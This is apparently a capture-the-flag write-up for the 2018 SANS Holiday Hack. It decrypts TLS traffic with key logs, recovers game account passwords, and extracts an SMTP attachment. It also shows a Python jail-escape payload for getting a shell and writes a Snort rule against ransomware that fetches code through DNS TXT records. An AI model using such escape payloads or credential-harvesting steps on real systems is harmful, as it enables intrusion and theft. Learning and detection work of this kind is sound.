CLIENT_RANDOM 240CF27496906765069634EAB0114907BF7BC185C2C8F5A403CBEA57389D2835 DF9AA0DA3EBF1ED5AF52F747EC7C6B9D7E6027C98489BE37A544AEABBC7E9D7FC61D83567017B92DBACA5020EFEAE55B
CLIENT_RANDOM 26DA8EF83D510872A39D1553B53E8064049F1CCCBC6F2DA6B7D48BF841B80189 D8104C7CBF40D07ADBE6D03D480C46980BF8C07900B0E336E5EDC1FCA09018124A0D990247F3338928E2D95A92DC1621
CLIENT_RANDOM 6A118114795C344C84126CEF4335E67EA58B0575BCE82382EDA05E206AA9E2FD 619CE8FD462F7759BF1150CD803D5FB63C9B6BE177B5950095E054BD78A074942E80602855C00B77678507A1937895AC
CLIENT_RANDOM 835BFABF4D20B7EE674987BABCE605F851523C601441C067DF028AC67A0090D7 17DB51E9253B8BC65EDCBA88207D6632826CA3B7C86F821C13E9C75FECEE647692AFB5A5065A0454C773DB213ABBF2A1
CLIENT_RANDOM 1E1CC138E0BD822A7AC0B49447DDCDE1A2C642BE9AD3E6E9C69A066BEF1DEDB1 13ACD64B593D8F7AB8552D5BDA07AE025DEB3A590F7039C06B8C6896B1C715A4F10CEAFA72630ACB3A18649C0AAF947B
CLIENT_RANDOM FA9AA56547A21060EE76D2856F91C2CC473DF7228E58A4C3F450878E66E7F559 1855EC8C0F5FA19983048767FD85E2CF261ED09318D61BAC80579E43E4680DF3A34B032E29BD93FAFD13AFE9A2313AD4
CLIENT_RANDOM 9A2CEA4E899C7F3152A96781A687B55C52C143AF78AF7A84E337C9214607D87E 1DB4C1E51F1F6B3A17C42AF65EA058C7A0944BB864A5C69C7B1977BA650CDD4C178082A32E1D2490BB1AE8B70CDC2A79
CLIENT_RANDOM E9933D35CA8AA7D7C4F319912C700777F7FE401DF46DCBEE9A0B8ADE19C07495 808DB287908D6176D9501D06C5CBA87452DAA06C2BE5594D714BD00A880F1DE460B59E7B69442086BEB50043CABCBABB
CLIENT_RANDOM 9D5755F7ABE4489E7DEDE2E0BBE1CF451F2A18F32F7A53149A79814B149F312A 339DF47014163850D5B35E92640EE416742A06A00CD8670B72AA4D9097C33F651ABB1D0A1AFA69273AD6FEB4767E2942
CLIENT_RANDOM FAF394F476B8E7C75CD273CBA4609A689C1217E6C354ADE3D18BD072F893B6F9 5A9264BEF495B00DED7B77AB3F4A12E1089821BDDE87C25E39AB102DDD193310F6DEE5390FA51A7A48FCDA9A75FA9FC9
CLIENT_RANDOM B44DFDB34A2E7B1329330BB9FB006A37A16FA92D9EC02120AAD0BF5A783B04E9 86615758BED8A4C3D938FE578BCEB5499D2821EDC58CC5577BFA09D54CC54C1752BC9A5D9CF067A2E4B23072FABDECC7
CLIENT_RANDOM 00C670997E3EE0AC4EF2E4022E4AF3154C0DA7E9DB3B5AFB9C37554836955A9 517749DC848E32BA07E30F97B1EA0C5DA4AD669BD99AEFAAD969B16D186C812BE22A23ECD63A84FCDCDABCD8ACF5349A
CLIENT_RANDOM BB8F6DFF25A2C30F593BC5AEEA4812BB8E8B64A04B2B9D66A19120F0DD5105A8 9FA51D59B7E0A4316C6925E6E08D306F36D4A71BB6D998D71D221FCC02FAD111579244875C5C3BA01EE7875497F991C48
CLIENT_RANDOM 5265E74F848FF81A03E10DBC6161A2EE29835FE13C1078DA8678353C75FAB82F DC6F6BA70F2B0EFE7BB47544B2F4BF5F1E8D60811F61CD13F8040124DA436D59D79BA70D9011BE5FC6B86CF687A3092C
CLIENT_RANDOM 7C4D17C9E7792FED3D40201645C396897DF1B62563FA647B5AEAD442B1C80C8A 23C3C2FE870CB198D8BF12BDE228E0DBC4F5E1F433043D5908A56AB8A7C1A0C49B61AC6A3F1D82838AAE50F29FB58948
CLIENT_RANDOM 30D4E203B4631471ED3F6EC52EDEA40CEEA1C73E7E3E59C447C64142756DA53C C926BA55625AD256E6F521887B74106B0CE12A1EC646EA4FCC15A6C076B5424188CF70F7EE5D430DB11D48CDF404624E
CLIENT_RANDOM 2A64608EC1E6D0A4F2648EBEC7C225F21F18E80551C1CD4BA08B55DF251A8D9F 762A8457D99E45AD16771C12ED8A0802561D6CD74809FE3C2AB4F90BAA8D20FB4221AADA4C0D15A9197F2A0814B1819F
CLIENT_RANDOM 189F7418BD50A9788281A1D80381395EC57B307F964EB17504B955DA7E8F64657 F5526FD69D16D0C77B23FBEC442162043DF8B7FA43C0F324FB322587CF8F84929521A335446B69BB9C352D2AC9D59CF7
CLIENT_RANDOM 124D8EF9F2A279A3BDF719071095F1C48BD491EB5C03F290DA00CA22BFB039B1 272928EDF88C2CF5042C6F622FC64506152F9DCA3C4470D79A97D1684B7F1F9FE24056EA4DD6440C3C0B3AED178E4327
CLIENT_RANDOM E3513E7F5DB4E44523EE32F08BC3CE107BA59B9E1DE16CB19F1131FF5BB4F9CF 783ECDF4D044255FEC2C32AC64C75B933F78B4C62C57AB9337EDBBF39BED58DCBE41E3C16D9864B57A2F2FF28227FB5B
CLIENT_RANDOM 77933CAE4CD44E68648900EDF4C26FFEE5B99F9BFC005D5399EFAF6716BFE7A7 2131D76A8454A37DAB012CA90E47E93B4BCAA9F651BD4536381600962BC6FDBB7D14144C262A060C11C800D26CD304A6
CLIENT_RANDOM 479ECC869D689E90CBAD50A6E8D00F1A9A7ECB4AFD826AB0B33BE77125273113 AE3ECCFDE69BD4C4913CFD8CD8FCB6E47BDD46E76DC706B08F2EB7CEF056DA78F4BEA0F4B63B2ECFC9D93608B5AAD00A
CLIENT_RANDOM ECF17E7884F79CFF836BAF5D166222A54ECEA760AFFD5BEED591044C48E11144 3C87410D675B662B0ABA435F08C19FC02F1D7E86D6EDBF349CBA5BA3E7604605C24D4F646A4490C59D487B70F775843B
CLIENT_RANDOM AD101A83AC06637DBA9334 2B5CF801507D58F33AB31DEE3EB4045E7A0B85634F 6605CD347760268696E87D1D3342045A8AD5BCD994DD94BA5869CE18ADCC5600EBC2C328FB10F61BD00FD9CD09465B8E
CLIENT_RANDOM EA2B3C36C2B517C38A92CC89FAFC9F445D74C810C486E528DCA4902504C19D24 F3E9F1A198E416C5620E9F8BDBF82EEBC3CA32CAF21C751FCA654EDD40B33EF3149B812DD19B34C9E1F3482D9AB6A7D3
CLIENT_RANDOM 1462994D0EA2211F91C574A1A5706B23A3B53D4A6AF8E9F5DFB657FA2E3C398F C9A63DEA945E3DC71E895DF8E6AD25A14B09D2A4764BF47FF0F8101EE2C9EC0E7CA6F0E7A6468D443D13F7E8E22280A2
CLIENT_RANDOM D42B1E714E65F0AA03BABE2E29F39098245115DC738D9B8394C31C8578714DFD 629C31F89AC6EE1FBDD1D60B475BFFB29FB4CD5D6B9EA56870731C80FDFAB137CA8F6F8A545157FA17EA5F464A2DA2DC
CLIENT_RANDOM B0195D5581900B227D2DFDA6ABD7D5E71797610A43E7F80B0D0D6FC4137BD1EB 6DCEAC68C856F4E534676D077ACE7C23FA2578B1CC3B0DE80F8C8C168E2349DA1E79D2E0D1C3F3D1AA7E475B032AFC6AE
CLIENT_RANDOM 2A4CA916AC5DEDA20FDBA97AD09AF3EE9DBA159CCE5E718D64A1C7F15B9587C6 3323AAFED07729963EA08BF24489E9E1ACFE7C2A418C9C1C70C5EFABC5193626EEBD5BE156C63E45B829B15B264CB6C2
CLIENT_RANDOM DE7737AA1D2B4588CA219F3A05DEB5D4C3459E248A86A3E8767278DEA459B286 938A3C77E797D76F944AAFA26445A142992E0D873F7B3106341 5A4EFF082CF7BFEC609EBF8779C870C62454A71C3E6C3
CLIENT_RANDOM AB43E083188B890137596FF465320C4EFFBE561499B5367344A0E214A1451FF9 3DF37D975E1EE0E63C223A88B0205A98B4B28C9A8877F18C897158794949E22E4EF04AE9BA6380EA0F9D4CF41A276B02
CLIENT_RANDOM 84984168D79CA1BC5F5A3EE45B93F6E1890FABE5968D1746366299E361FDBEDA 515F0376DB6A2C3DEC907FDF902F178527A95177D9D1C590A43037345671F6EFAB97D2DB05456EA9A602CF35386ED66F
CLIENT_RANDOM ED5AB147743CD50039942EA6448721519ECFB6FA8806C36E2FDAC65E44EC4F85 B2DB52414E1C5F61E982BBDB61E7E49FD5A5CA0F82B952F979AB96AC5EE5AF085C849FA732D7C6F56852E7B50A868A42
CLIENT_RANDOM CE2F0A76F1F9FF6A625CA9FB4F239654DB095A236A76120672CCF022BF64CD4B E3E97A7CF18DF5930BE1B90BD7A5217325955F0DAB2E5E638442E9BEFA137D52AB97CDDFE8095712352D2FC9DC1010D8
CLIENT_RANDOM C316D5A09CC26E3A022807E952C7C4956F3F23BDCE0CBCEC25E092BB965835AB 8EDDB3555AD3F4B5E6CB01E9D173B9E0F8320A255E95B7AA92A5262182375 41CD19CCCEE579F4410F460EB3766B3043E
```


- **Capture a PCAP, upload the SSLKEYS in wireshark and decrypt the traffic :**








- **Steal all credentials (application/json):**



```
nyws@nihil:~/hackholiday/08-network-forensic$ cat users-pass
bushy:Floppity_Floopy-flab19283
pepper:Shiz-Bamer_wabl182
alabaster:Packer-p@re-turntable192
```

- **Login with Alabaster account :**




- **Open the pcap in wireshark and follow the stream (SMTP traffic):**


Wireshark · Follow TCP Stream (tcp.stream eq 0) · upload_2a4a5ae98007cb261119b208bf9369ef.pcap

```
220 mail.kringlecastle.com ESMTP Postfix (Ubuntu)
EHLO Mail.kringlecastle.com
250-mail.kringlecastle.com
250-PIPELINING
250-SIZE 10240000
250-VRFY
250-ETRN
250-STARTTLS
250-ENHANCEDSTATUSCODES
250-8BITMIME
250 DSN

MAIL FROM:<Holly.evergreen@mail.kringlecastle.com>
250 2.1.0 Ok
RCPT TO:<alabaster.snowball@mail.kringlecastle.com>
250 2.1.5 Ok
DATA
354 End data with <CR><LF>.<CR><LF>
Date: Fri, 28 Sep 2018 11:33:17 -0400
To: alabaster.snowball@mail.kringlecastle.com
From: Holly.evergreen@mail.kringlecastle.com
Subject: test Fri, 28 Sep 2018 11:33:17 -0400
MIME-Version: 1.0
Content-Type: multipart/mixed; boundary="----=_MIME_BOUNDARY_000_11181"

------=_MIME_BOUNDARY_000_11181
Content-Type: text/plain

Hey alabaster,

Santa said you needed help understanding musical notes for accessing the vault. He said your favorite key was D. Anyways, the following
attachment should give you all the information you need about transposing music.

------=_MIME_BOUNDARY_000_11181
Content-Type: application/octet-stream
Content-Transfer-Encoding: BASE64
Content-Disposition: attachment

JVBERi0xLjUKJb/3ov4KOCAwIG9iago8PCAvTGluZWFyaXplZCAxIC9MIDk3ODMxIC9IIFsgNzM4
IDE0MCBdIC9PIDEyIC9FIDc3MzQ0IC9OIDIgL1QgOTc1MTcgPj4KZW5kb2JqCiAgICAgICAgICAg
ICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAg
ICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAKOSAwIG9iago8PCAv
VHlwZSAvWFJlZiAvTGVuZ3RoIDU5IC9GaWx0ZXIgL0ZsYXRlRGVjb2RlIC9EZWNvZGVQYXJtcyA8
PCAvQ29sdW1ucyA1IC9QcmVkaWN0b3IgMTIgPj4gL1cgWyAxIDMgMSBdIC9JbmRleCBbIDggMjIg
XSAvSW5mbyAxOCAwIFIgL1Jvb3QgMTAgMCBSIC9TaXplIDMwIC9QcmV2IDk3NTE4ICAgICAgICAg
ICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAg
ICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAg
YjUxNWM2MDFlOWRkMjBiMjUyZTQ5ZGI+XSA+PgpzdHJlYW0KeJxjYmRg4GdgYmBgOAkima6D2cYg
krEHTJ4GkettQaTACSDJmLoQrHI5AxPj/2vdYPUMjJSQADt+CUsKZW5kc3RyZWFtCmVuZG9iagog
ICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAg
ICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAg
ICAKMTAgMCBvYmoKPDwgL1BhZ2VzIDE5IDAgUiAvVHlwZSAvQ2F0YWxvZyA+PgplbmRvYmoKMTEg
MCBvYmoKPDwgL0ZpbHRlciAvRmxhdGVEZWNvZGUgL1MgNDcgL0xlbmd0aCA2MiA+PgpzdHJlYW0K
```

- **Save the file, edit it and keep base64 content , then decode it :**



- **Open the PDF file :**



comfortable vocal range of a singer. Some elves can do this on the fly without really thinking, but it can always be done manually, looking at a piano keyboard.


To look at it another way, consider a song "written in the key of Bb." If the musicians don't *like* that key, it can be transposed to A with a little thought. First, how far apart are Bb and A? Looking at our piano, we see they are a half step apart. OK, so for each note, we'll move down one half step. Here's an original in Bb:
D C Bb C D D D C C C D F F D C Bb C D D D D C C D C Bb

And take everything down one half step for A:
C# B A B C# C# C# B B B C# E E C# B A B C# C# C# C# B B C# B A

We've just taken Mary Had a Little Lamb from Bb to A!

Python Escape from LA:

- **Use python evasion technique to break out the jail and get a shell : eval('__impo'+ 'rt__("os")')**



Objective 9:

Alabaster Snowball is in dire need of your help. Santa's file server has been hit with malware. Help Alabaster Snowball deal with the malware on Santa's server by completing several tasks. *For hints on achieving this objective, please visit Shinny Upatree and help him with the* ***Sleigh Bell Lottery*** *Cranberry Pi terminal challenge.*

To start, assist Alabaster by accessing (clicking) the snort terminal below:

Then create a rule that will catch all new infections. What is the success message displayed by the Snort terminal?

Answer: Snort is alerting on all ransomware and only the ransomware!

Resolution:

- **Grab and merge the PCAP, find a specific pattern and create a Snort rule :**

```
  system will notify you of your success.

  Check out ~/more_info.txt for additional information.

elf@dc9dc0a372f2:~$ cat ~/more_info.txt
MORE INFO:
  A full capture of DNS traffic for the last 30 seconds is
  constantly updated to:

  /home/elf/snort.log.pcap

  You can also test your snort rule by running:

  snort -A fast -r ~/snort.log.pcap -l ~/snort_logs -c /etc/snort/snort.conf

  This will create an alert file at ~/snort_logs/alert

  This sensor also hosts an nginx web server to access the
  last 5 minutes worth of pcaps for offline analysis. These
  can be viewed by logging into:

  http://snortsensor1.kringlecastle.com/

  Using the credentials:
  ----------------------
  Username | elf
  Password | onashelf

  tshark and tcpdump have also been provided on this sensor.

HINT:
  Malware authors often user dynamic domain names and
  IP addresses that change frequently within minutes or even
  seconds to make detecting and block malware more difficult.
  As such, its a good idea to analyze traffic to find patterns
  and match upon these patterns instead of just IP/domains.elf@dc9dc0a372f2:~$
```

- **Merge the PCAP files :**

```
nyws@nihil:~/hackholiday/ransomware/snort$ ls
total 560K
drwxr-xr-x 2 nyws nyws 4.0K Dec 27 11:00 .
drwxr-xr-x 3 nyws nyws 4.0K Dec 25 10:33 ..
-rw-r--r-- 1 nyws nyws  86K Dec 27 10:55 snort.log.1545904552.9383445.pcap
-rw-r--r-- 1 nyws nyws  87K Dec 27 10:56 snort.log.1545904586.982293.pcap
-rw-r--r-- 1 nyws nyws  87K Dec 27 10:57 snort.log.1545904627.4150448.pcap
-rw-r--r-- 1 nyws nyws  87K Dec 27 10:57 snort.log.1545904672.9120224.pcap
-rw-r--r-- 1 nyws nyws  86K Dec 27 10:58 snort.log.1545904706.6586912.pcap
-rw-r--r-- 1 nyws nyws  86K Dec 27 10:59 snort.log.1545904747.1054049.pcap
nyws@nihil:~/hackholiday/ransomware/snort$ mergecap * -w snort.log.pcap
nyws@nihil:~/hackholiday/ransomware/snort$ ls
total 1.1M
drwxr-xr-x 2 nyws nyws 4.0K Dec 27 11:00 .
drwxr-xr-x 3 nyws nyws 4.0K Dec 25 10:33 ..
-rw-r--r-- 1 nyws nyws  86K Dec 27 10:55 snort.log.1545904552.9383445.pcap
-rw-r--r-- 1 nyws nyws  87K Dec 27 10:56 snort.log.1545904586.982293.pcap
-rw-r--r-- 1 nyws nyws  87K Dec 27 10:57 snort.log.1545904627.4150448.pcap
-rw-r--r-- 1 nyws nyws  87K Dec 27 10:57 snort.log.1545904672.9120224.pcap
-rw-r--r-- 1 nyws nyws  86K Dec 27 10:58 snort.log.1545904706.6586912.pcap
-rw-r--r-- 1 nyws nyws  86K Dec 27 10:59 snort.log.1545904747.1054049.pcap
-rw-r--r-- 1 nyws nyws 558K Dec 27 11:00 snort.log.pcap
nyws@nihil:~/hackholiday/ransomware/snort$
```

- **Find stranges DNS request :**

2018-12-27 10:58:22	77.148.219.206	53	10.126.0.138	38881	Standard query response 0xbbcd TXT	77616E6E61636F6F6B69652E6D696E2E707331.eb… 64
2018-12-27 10:58:22	77.148.219.206	53	10.126.0.138	37773	Standard query response 0x029e TXT	0.77616E6E61636F6F6B69652E6D696E2E707331.… 2466756e6374696f6e73203d207b667
2018-12-27 10:58:22	77.148.219.206	53	10.126.0.138	43132	Standard query response 0x6a30 TXT	1.77616E6E61636F6F6B69652E6D696E2E707331.… 795d3a3a4c6f6164576974685061727
2018-12-27 10:58:22	77.148.219.206	53	10.126.0.138	54580	Standard query response 0x258c TXT	2.77616E6E61636F6F6B69652E6D696E2E707331.… 6974792e43727970746f6772617068
2018-12-27 10:58:22	77.148.219.206	53	10.126.0.138	33854	Standard query response 0xb43b TXT	3.77616E6E61636F6F6B69652E6D696E2E707331.… 244b657953697a653b24414553502e4
2018-12-27 10:58:23	77.148.219.206	53	10.126.0.138	26798	Standard query response 0x73ee TXT	4.77616E6E61636F6F6B69652E6D696E2E707331.… 3d202446696c65202b2024537666666
2018-12-27 10:58:23	77.148.219.206	53	10.126.0.138	50424	Standard query response 0x861e TXT	5.77616E6E61636F6F6B69652E6D696E2E707331.… 46696c654d6f64655d3a3a437265617
2018-12-27 10:58:23	77.148.219.206	53	10.126.0.138	32729	Standard query response 0x33ad TXT	6.77616E6E61636F6F6B69652E6D696E2E707331.… 53572e5772697465282441455350 2e4
2018-12-27 10:58:23	77.148.219.206	53	10.126.0.138	27217	Standard query response 0x8c86 TXT	7.77616E6E61636F6F6B69652E6D696E2E707331.… 2e5365656b28302c205b537973746
2018-12-27 10:58:23	77.148.219.206	53	10.126.0.138	24762	Standard query response 0x8b4f TXT	8.77616E6E61636F6F6B69652E6D696E2E707331.… 496e74333228244c656e49562c2020
2018-12-27 10:58:23	77.148.219.206	53	10.126.0.138	46816	Standard query response 0xaa0d TXT	9.77616E6E61636F6F6B69652E6D696E2E707331.… 49562c20302c20244c495629207c204
2018-12-27 10:58:23	77.148.219.206	53	10.126.0.138	27149	Standard query response 0xeaf0 TXT	10.77616E6E61636F6F6B69652E6D696E2E707331… 2e43727970746f537472656616d28244
2018-12-27 10:58:23	77.148.219.206	53	10.126.0.138	13737	Standard query response 0x8906 TXT	11.77616E6E61636F6F6B69652E6D696E2E707331… 414553502e426c6f636b53697a65202
2018-12-27 10:58:23	77.148.219.206	53	10.126.0.138	37544	Standard query response 0x2ae0 TXT	12.77616E6E61636F6F6B69652E6D696E2E707331… 652824446174612c20302c2024436f7
2018-12-27 10:58:23	77.148.219.206	53	10.126.0.138	23388	Standard query response 0x9f6c TXT	13.77616E6E61636F6F6B69652E6D696E2E707331… 6961626c65202d4e616d6520226b657
2018-12-27 10:58:23	77.148.219.206	53	10.126.0.138	60607	Standard query response 0x4eba TXT	14.77616E6E61636F6F6B69652E6D696E2E707331… 6572745d3a3a546f496e74333228247
2018-12-27 10:58:23	77.148.219.206	53	10.126.0.138	19177	Standard query response 0x2512 TXT	15.77616E6E61636F6F6B69652E6D696E2E707331… 797374656d2e537472696e675d3a3a4
2018-12-27 10:58:23	77.148.219.206	53	10.126.0.138	58178	Standard query response 0xc77b TXT	16.77616E6E61636F6F6B69652E6D696E2E707331… 61202d73706c69742027282e2e29272
2018-12-27 10:58:23	77.148.219.206	53	10.126.0.138	33005	Standard query response 0x8a42 TXT	17.77616E6E61636F6F6B69652E6D696E2E707331… 20423248207b706172616d282444454
2018-12-27 10:58:23	77.148.219.206	53	10.126.0.138	36562	Standard query response 0xdbc2 TXT	18.77616E6E61636F6F6B69652E6D696E2E707331… 746d70202b3d2024617d7d3b7265747
2018-12-27 10:58:23	77.148.219.206	53	10.126.0.138	61369	Standard query response 0x918b TXT	19.77616E6E61636F6F6B69652E6D696E2E707331… 3b6966202824623 12e636f756e74202
2018-12-27 10:58:23	77.148.219.206	53	10.126.0.138	24983	Standard query response 0x38ee TXT	20.77616E6E61636F6F6B69652E6D696E2E707331… 3247207b706172616d285b627974655
2018-12-27 10:58:24	77.148.219.206	53	10.126.0.138	64011	Standard query response 0xd6e2 TXT	21.77616E6E61636F6F6B69652E6D696E2E707331… 20246f75742c20285b494f2e436f6d7
2018-12-27 10:58:24	77.148.219.206	53	10.126.0.138	27183	Standard query response 0xc2da TXT	22.77616E6E61636F6F6B69652E6D696E2E707331… 28297d7d3b66756e6374696f6e20473
2018-12-27 10:58:24	77.148.219.206	53	10.126.0.138	29468	Standard query response 0x89d9 TXT	23.77616E6E61636F6F6B69652E6D696E2E707331… 797374656d2e494f2e4d656d6f72795
2018-12-27 10:58:24	77.148.219.206	53	10.126.0.138	57574	Standard query response 0xf1f4 TXT	24.77616E6E61636F6F6B69652E6D696E2E707331… 7072657373293b246753747265616d2

- **Find a pattern in this traffic :**

```
Frame 1430: 425 bytes on wire (3400 bits), 425 bytes captured (3400 bit
Internet Protocol Version 4, Src: 207.216.8.224, Dst: 10.126.0.193
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
  Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 425
    Identification: 0x0001 (1)
  Flags: 0x0000
      0... .... .... .... = Reserved bit: Not set
      .0.. .... .... .... = Don't fragment: Not set
      ..0. .... .... .... = More fragments: Not set
      ...0 0000 0000 0000 = Fragment offset: 0
    Time to live: 64
    Protocol: UDP (17)
    Header checksum: 0x954c [validation disabled]
    [Header checksum status: Unverified]
    Source: 207.216.8.224
    Destination: 10.126.0.193
```

```
0000  45 00 01 a9 00 01 00 00  40 11 95 4c cf d8 08 e0   E·······  @··L····
0010  0a 7e 00 c1 00 35 c7 e5  01 95 c1 55 21 eb 84 00   ·~···5··  ···U!···
0020  00 01 00 01 00 00 00 00  02 34 32 26 37 37 36 31   ········  ·42&7761
0030  36 45 36 45 36 31 36 33  36 46 36 46 36 42 36 39   6E6E6163  6F6F6B69
0040  36 35 32 45 36 44 36 39  36 45 32 45 37 30 37 33   652E6D69  6E2E7073
0050  33 31 0a 65 67 72 62 6e  61 68 75 72 73 03 63 6f   31·egrbn  ahurs·co
0060  6d 00 00 10 00 01 02 34  32 26 37 37 36 31 36 45   m·····4   2&77616E
0070  36 45 36 31 36 33 36 46  36 46 36 42 36 39 36 35   6E61636F  6F6B6965
0080  32 45 36 44 36 39 36 45  32 45 37 30 37 33 33 31   2E6D696E  2E707331
```

- **Create a Snort rule :**

```
alert udp $HOME_NET any <> $EXTERNAL_NET 53 (msg:"Santa Wannacookie"; content:"|37 37 36 3
1|"; sid:15000; rev:1;)
~
```

```
================================================================================
Snort exiting
elf@9729ff77e8c4:~$
[+] Congratulation! Snort is alerting on all ransomware and only the ransomware!
[+]
```

Sleigh Bell Lottery:

Shinny Upatree *10:28AM*

